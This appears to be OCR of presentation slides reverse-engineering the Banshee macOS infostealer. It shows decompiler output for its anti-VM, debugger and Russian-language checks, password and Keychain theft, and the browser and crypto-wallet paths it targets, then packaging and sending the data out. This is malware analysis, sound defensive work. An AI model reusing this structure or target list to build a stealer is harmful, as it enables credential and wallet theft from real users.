
# Banshee: Kicked off the island


# Origin Story: Banshee

- Banshee released as C++ (July 18, 2024)
- Objective-C version released (August 20, 2024)
- Return to C++
- Objective-C build leaked (November 23, 2024)
- Collection is all native, no AppleScript 🥰




Nobody likes me :(


3b9a16f85d64...bce4844.bndb
banshee_cf09...6557ac4.bndb
0f78304aaf95...7d6b2a8dae0f
081324_bansh...34740df.bndb
Symbols
Name
sub_10000ad21
System::fileGrab()
sub_10000ae87
sub_10000ae98
sub_10000aea9
sub_10000aeba
sub_10000aecb
sub_10000af03
sub_10000af57
sub_10000af82
sub_10000af9a
sub_10000afa8
System::runAppleScriptWithPath()
sub_10000b075
System::executeAppleScript(std::string con…
sub_10000b1dc
std::ofstream::ofstream(char const*, uint3…
sub_10000b315
sub_10000b326
sub_10000b36b
runCommand(std::string const&)
sub_10000b475
sub_10000b4e3
sub_10000b521
sub_10000b5a3
verifyPassword(std::string const&, std::st…
sub_10000b689
sub_10000b69a
sub_10000b6d2
System::getMacOSPassword()
sub_10000b818
Mach-O
Linear
High Level IL
uint64_t _main()
10000176b 0f 1f 44 00 00 ..D..
100001770 uint64_t _main()
10000177b int32_t var_c = 0
100001789 int64_t (* const var_140)() = std::cout
1000017bc std::ostream::operator<<(__ZNSt3__1lsB8ue170006Ic..._EES9_RKNS_12basic_stringIS6_S7_T1_EE(__ZNSt3__1lsB8ue17000
1000017f4 std::ostream::operator<<(__ZNSt3__1lsB8ue170006Ic..._EES9_RKNS_12basic_stringIS6_S7_T1_EE(__ZNSt3__1lsB8ue17000
100001825 std::ostream::operator<<(__ZNSt3__1lsB8ue170006Ic..._EES9_RKNS_12basic_stringIS6_S7_T1_EE(__ZNSt3__1lsB8ue17000
10000183f void var_110
10000183f Controller::Controller(&var_110)
10000184b Controller::manage(&var_110)
100001855 int32_t var_c_1 = 0
100001863 Controller::~Controller(&var_110)
100001873 return zx.q(var_c_1)
100001874 48 89 c1 89-d0 48 89 8d f0 fe ff ff H....H......
100001880 89 85 ec fe ff ff 48 8d-bd f8 fe ff ff e8 0e 01 ......H.........
100001890 00 00 48 8b bd f0 fe ff-ff e8 f5 d9 03 00 66 90 ..H..........f.
1000018a0 int64_t*
1000018a0 __ZNSt3__1lsB8ue170006IcNS_11char_traitsIcEENS_9allocatorIcEEEERNS_13basic_ostreamIT_T0_EES9_RKNS_12basic_stringI
1000018a0 (int64_t* arg1, int64_t arg2)
1000018e3 return __ZNSt3__124__put_charac...ERNS_13basic_ostreamIT_T0_EES7_PKS4_m(arg1, std::string::data(arg2), std::str
1000018e4 66 66 66 2e-0f 1f 84 00 00 00 00 00 fff.........
1000018f0 int64_t* __ZNSt3__1lsB8ue170006INS_11char_traitsIcEEEERNS_13basic_ostreamIcT_EES6_PKc(int64_t* arg1, char* arg2)
Cross References
Filter (0)
Strings
Search strings
100000028 ASCII __PAGEZERO
100000070 ASCII __TEXT
1000000b0 ASCII __text
1000000c0 ASCII __TEXT
100000100 ASCII __stubs
100000110 ASCII __TEXT
100000150 ASCII __init_offsets
100000160 ASCII __TEXT
1000001a0 ASCII __gcc_except_tab__TEXT
1000001f0 ASCII __cstring
100000200 ASCII __TEXT
100000240 ASCII __const
100000250 ASCII __TEXT
mac-x86_64
0x100001770


3b9a16f85d64...bce4844.bndb
banshee_cf09...6557ac4.bndb
0f78304aaf95...7d6b2a8dae0f
081324_bansh...34740df.bndb
Symbols
Name
std::__1::shared_ptr<__sFILE>::operator bo…
std::array<char, 128ul>::data()
std::shared_ptr<__sFILE>::get() const
std::string::operator+=()
std::shared_ptr<__sFILE>::~shared_ptr()
Tools::trim(std::string const&)
std::string::find_first_not_of() const
std::string::find_last_not_of() const
std::string::substr() const
WriteCallback(void*, uint64_t, uint64_t, s…
Tools::fetchURL(std::string const&)
sub_100003330
sub_10000336e
std::array<char, 128ul>::size() const
Tools::xorEncryptDecrypt(std::vector<uint8…
std::vector<uint8_t>::vector(std::vector<u…
std::vector<uint8_t>::begin()
std::vector<uint8_t>::end()
__ZNSt3__1neB8ue170006IPhEEbRKNS_11__wrap_…
std::__wrap_iter<uint8_t*>::operator*() co…
std::__wrap_iter<uint8_t*>::operator++()
std::vector<uint8_t>::~vector()
Tools::generateRandomString(uint64_t)
sub_100003800
std::random_device::random_device()
std::linear_congruential_engine<uint32_t, …
std::uniform_int_distribution<uint64_t>::u…
__ZNSt3__124uniform_int_distributionImEclB…
std::string::operator+=()
Tools::initializeGlobalTmpPath()
sub_100003a30
Mach-O
Linear
High Level IL
int64_t std::string::operator+=(int64_t arg1, char arg2)
10000399f char var_11 = arg2
1000039ae std::string::push_back(arg1.b)
1000039bc return arg1
1000039bd 0f 1f 00 ...
1000039c0 int64_t Tools::initializeGlobalTmpPath()
1000039cc void var_38
1000039cc Tools::getTemporaryDirectory(&var_38)
1000039da void var_50
1000039da Tools::generateRandomString(&var_50, 0x19)
1000039f0 void var_20
1000039f0 __ZNSt3__1plB8ue170006Ic...EENS_12basic_stringIT_T0_T1_EEOS9_SA_(&var_20, &var_38, &var_50)
100003a05 std::string::operator=(&_TEMPORARY_PATH, &var_20)
100003a0e std::string::~string()
100003a17 std::string::~string()
100003a20 std::string::~string()
100003a2f return Tools::createTemporaryFolder()
100003a30 int64_t sub_100003a30(int64_t arg1, int64_t arg2, int32_t arg3, int64_t arg4 @ rax, void* arg5 @ rbp)
100003a35 *(arg5 - 0x50) = arg4
100003a39 *(arg5 - 0x54) = arg3
100003a5a std::string::~string()
100003a63 int64_t rdx
100003a63 char* rsi
100003a63 int128_t* rdi_2
Cross References
Filter (30)
Code References {30}
Controller::manage {4}
|← 100002ace std::ostream::operator<<(__ZN
|← 100002ad5 std::ostream::operator<<(__ZN
|← 100002b3a Tools::compressFolder(&_TEMPO
|← 100002b41 Tools::compressFolder(&_TEMPO
Tools::initializeGlobalTmpPath {2}
|← 1000039fa std::string::operator=(&_TEMP
|← 100003a05 std::string::operator=(&_TEMP
Tools::createTemporaryFolder {2}
|← 100003b58 char* rax = std::string::c_st
|← 100003b5f char* rax = std::string::c_st
Strings
Search strings
100000028 ASCII __PAGEZERO
100000070 ASCII __TEXT
1000000b0 ASCII __text
1000000c0 ASCII __TEXT
100000100 ASCII __stubs
100000110 ASCII __TEXT
100000150 ASCII __init_offsets
100000160 ASCII __TEXT
1000001a0 ASCII __gcc_except_tab__TEXT
1000001f0 ASCII __cstring
100000200 ASCII __TEXT
100000240 ASCII __const
100000250 ASCII __TEXT
mac-x86_64
0x100003a05-0x100003a0a (0x5 bytes)

```
1000029f0    int64_t Controller::manage(int64_t arg1)

100002a0b        if ((AntiVM::IsDebuggerAttached() & 1) != 0)
100002a33            std::ostream::operator<<(__ZNSt3__1lsB8ue170006IN...IcEEEERNS_13basic_ostreamIcT_EES6_PKc(std::cout, "Debugging det
100002a33
100002a3f        if ((AntiVM::checkVM() & 1) != 0)
100002a67            std::ostream::operator<<(__ZNSt3__1lsB8ue170006IN...IcEEEERNS_13basic_ostreamIcT_EES6_PKc(std::cout, "Virtual Machi
100002a67
100002a73        if ((AntiVM::IsRussianLanguageInstalled() & 1) != 0)
100002a9b            std::ostream::operator<<(__ZNSt3__1lsB8ue170006IN...IcEEEERNS_13basic_ostreamIcT_EES6_PKc(std::cout, "Russian langu
100002a9b
100002abd        std::ostream::operator<<(__ZNSt3__1lsB8ue170006IN...IcEEEERNS_13basic_ostreamIcT_EES6_PKc(std::cout, "No debugging, VM,
100002ac2        Tools::initializeGl
100002ae4        std::ostream::opera                                                                    std::cout, &_TEMPORARY_PATH),
100002af1        System::getMacOSPas
100002afe        Browsers::collectAl
100002b0b        void* rbp = System:
100002b18        System::fileGrab(*(
100002b1d        *(rbp - 0x10)
100002b25        void* rbp_1 = Syste
100002b2a        *(rbp_1 - 0x10)
100002b35        Wallets::collectWal
100002b41        Tools::compressFold
100002b46        *(rbp_1 - 0x10)
100002b5b        return Sender::send

100002b5c

100002b60    int64_t ___cxx_global_v
```

int64_t Browsers::collectAllData(int64_t arg1)

```
Browsers::collectAllData:
    0 @ 100038fd4  Browsers::collectChromeData(arg1)
    1 @ 100038fdd  Browsers::collectFirefoxData(arg1)
    2 @ 100038fe6  Browsers::collectBraveData(arg1)
    3 @ 100038fef  Browsers::collectEdgeData(arg1)
    4 @ 100038ff8  Browsers::collectVivaldiData(arg1)
    5 @ 100039001  Browsers::collectYandexData(arg1)
    6 @ 10003900a  Browsers::collectOperaData(arg1)
    7 @ 10003901d  return Browsers::collectOperaGXData(arg1)
```

Console  Python

```
System::System(std::string const&)                0x100009560
System::System(std::string const&)                0x100009590
System::getIP()                                   0x1000095c0
System::collectSystemInfo()                       0x1000099a0
System::dumpKeychainPasswords()                   0x10000ab90
System::fileGrab()                                0x10000ad70
System::runAppleScriptWithPath()                  0x10000afe0
System::executeAppleScript(std::string con…       0x10000b0e0
System::getMacOSPassword()                        0x10000b6e0
```

Primary System Classes

```
int64_t Wallets::collectWalletData()

    int64_t var_10 = *___stack_chk_guard
    int64_t rdi
    int64_t var_c0 = rdi
    void var_b8
    void* var_f0 = &var_b8
    __ZNSt3__112basic_string...9allocatorIcEEEC1B8ue170006ILi0EEEPKc(&var_b8, "Exodus/exodus.wallet/")
    void* var_f0_1 = &var_b8 + 0x18
    __ZNSt3__112basic_string...9allocatorIcEEEC1B8ue170006ILi0EEEPKc(&var_b8 + 0x18, "electrum/wallets/")
    void* var_f0_2 = &var_b8 + 0x30
    __ZNSt3__112basic_string...9allocatorIcEEEC1B8ue170006ILi0EEEPKc(&var_b8 + 0x30, "Coinomi/wallets/")
    void* var_f0_3 = &var_b8 + 0x48
    __ZNSt3__112basic_string...9allocatorIcEEEC1B8ue170006ILi0EEEPKc(&var_b8 + 0x48, "Guarda/Local Storage/leveldb/"
    void* var_f0_4 = &var_b8 + 0x60
    __ZNSt3__112basic_string...9allocatorIcEEEC1B8ue170006ILi0EEEPKc(&var_b8 + 0x60, "walletwasabi/client/Wallets/")
    void* var_f0_5 = &var_b8 + 0x78
    __ZNSt3__112basic_string...9allocatorIcEEEC1B8ue170006ILi0EEEPKc(&var_b8 + 0x78, "atomic/Local Stveldb/")
    void* var_f0_6 = &var_b8 + 0x90
    __ZNSt3__112basic_string...9allocatorIcEEEC1B8ue170006ILi0EEEPKc(&var_b8 + 0x90, "Ledger Live/")
    void var_d8
    std::vector<std::string>::vector(&var_d8, &var_b8)
    int64_t* var_268 = &var_10

    do
        std::string::~string()
        var_268 = &var_268[-3]
    while (&var_268[-3] != &var_b8)
```

```
int64_t sub_10000b075(int64_t arg1, int64_t arg2, int32_t arg3, int64_t arg4 @ rax, void* arg5 @ rbp)

10000b0d8    int64_t rdi_2
10000b0d8    rsi, rdi_2 = __Unwind_Resume(*(arg5 - 0x40))
10000b0dd    return System::executeAppleScript(rdi_2, rsi) __tailcall

10000b086                    48 89-c1 89 d0 48 89 4d c0 89        H....H.M..
10000b090  45 bc 48 8d 7d c8 e8 66-49 03 00 e9 2b 00 00 00  E.H.}..fI...+...

10000b0e0  uint64_t System::executeAppleScript(int64_t arg1, int64_t arg2)

10000b0f2    int64_t rax = *___stack_chk_guard
10000b0f9    int64_t var_250 = arg1
10000b121    void var_248
10000b121    std::ofstream::ofstream(&var_248, 0x430e9, 0x10)
10000b134    __ZNSt3__1lsB8ue170006Ic..._EES9_RKNS_12basic_stringIS6_S7_T1_EE(&var_248, arg2)
10000b145    std::ofstream::close(&var_248)
10000b15d    void var_280
10000b15d    __ZNSt3__112basic_string...9allocatorIcEEEC1B8ue170006ILi0EEEPKc(&var_280, "osascript /tmp/tempAppleScript.s…  ")
10000b176    int32_t rax_2 = _system(std::string::c_str(&var_280))
10000b1a5    std::string::~string()
10000b1b1    std::ofstream::~ofstream(&var_248)
10000b1b1
10000b1c7    if (*___stack_chk_guard == rax)
10000b1db        return zx.q(rax_2)
10000b1db
10000b229    ___stack_chk_fail()
10000b229    noreturn

10000b1dc  void sub_10000b1dc(int64_t arg1, int64_t arg2, int32_t arg3, int64_t arg4 @ rax, void* arg5 @ rbp) __noreturn

10000b1e1    *(arg5 - 0x258) = arg4
```

```
Tools::exec(char const*)                                0x100002c40
Tools::trim(std::string const&)                         0x100002f80
Tools::fetchURL(std::string const&)                     0x100003170
Tools::xorEncryptDecrypt(std::vector<uint8…             0x1000034d0
Tools::generateRandomString(uint64_t)                   0x1000036b0
Tools::initializeGlobalTmpPath()                        0x1000039c0
Tools::getTemporaryDirectory()                          0x100003ac0
Tools::createTemporaryFolder()                          0x100003b50
Tools::copyFileToDirectory(std::string con…             0x100003bb0
Tools::getHomeDirectory()                               0x100003f40
Tools::createDirectory(std::string const&)              0x100003f90
Tools::copyDirectoryWithFiles(std::string …             0x1000040a0
Tools::file_exists(std::string const&)                  0x1000049d0
Tools::compressFolder(std::string const&)               0x100004a10
```

Tools helper class

```
1000095c0    char* System::getIP(char* arg1)

1000095e3        int64_t rax_1 = *___stack_chk_guard
1000095ea        char* var_50 = arg1
1000095ee        int64_t rsi
1000095ee        int64_t var_58 = rsi
1000095fd        void var_88
1000095fd        void* var_a0 = &var_88
100009604        getDomain(&var_88, "https://freeipapi.com/api/json/")
100009614        void var_70
100009614        Tools::fetchURL(&var_70)
100009622        std::string::~string()
100009627        char var_95 = 0
100009630        int32_t var_b4 = 0
100009643        void var_48
100009643        std::function<bool (int3...::vector<uint8_t>, void>&)>::function(&var_48)
100009666        nlohmann::json_abi_v3_11...<uint8_t>, void>::parse<std::string&>(arg1, &var_70, &var_48, true)
100009674        std::function<bool (int3...:vector<uint8_t>, void>&)>::~function(&var_48)
100009679        char var_95_1 = 1
1000096eb        std::string::~string()
```

I got ur IP, its 127.0.0.1

# Banshee 🤝 Objective-C

```
void -[System fileGrab](struct System* self, SEL sel)

    -[System runAppleScriptWithPath](self, sel: "runAppleScriptWithPath")
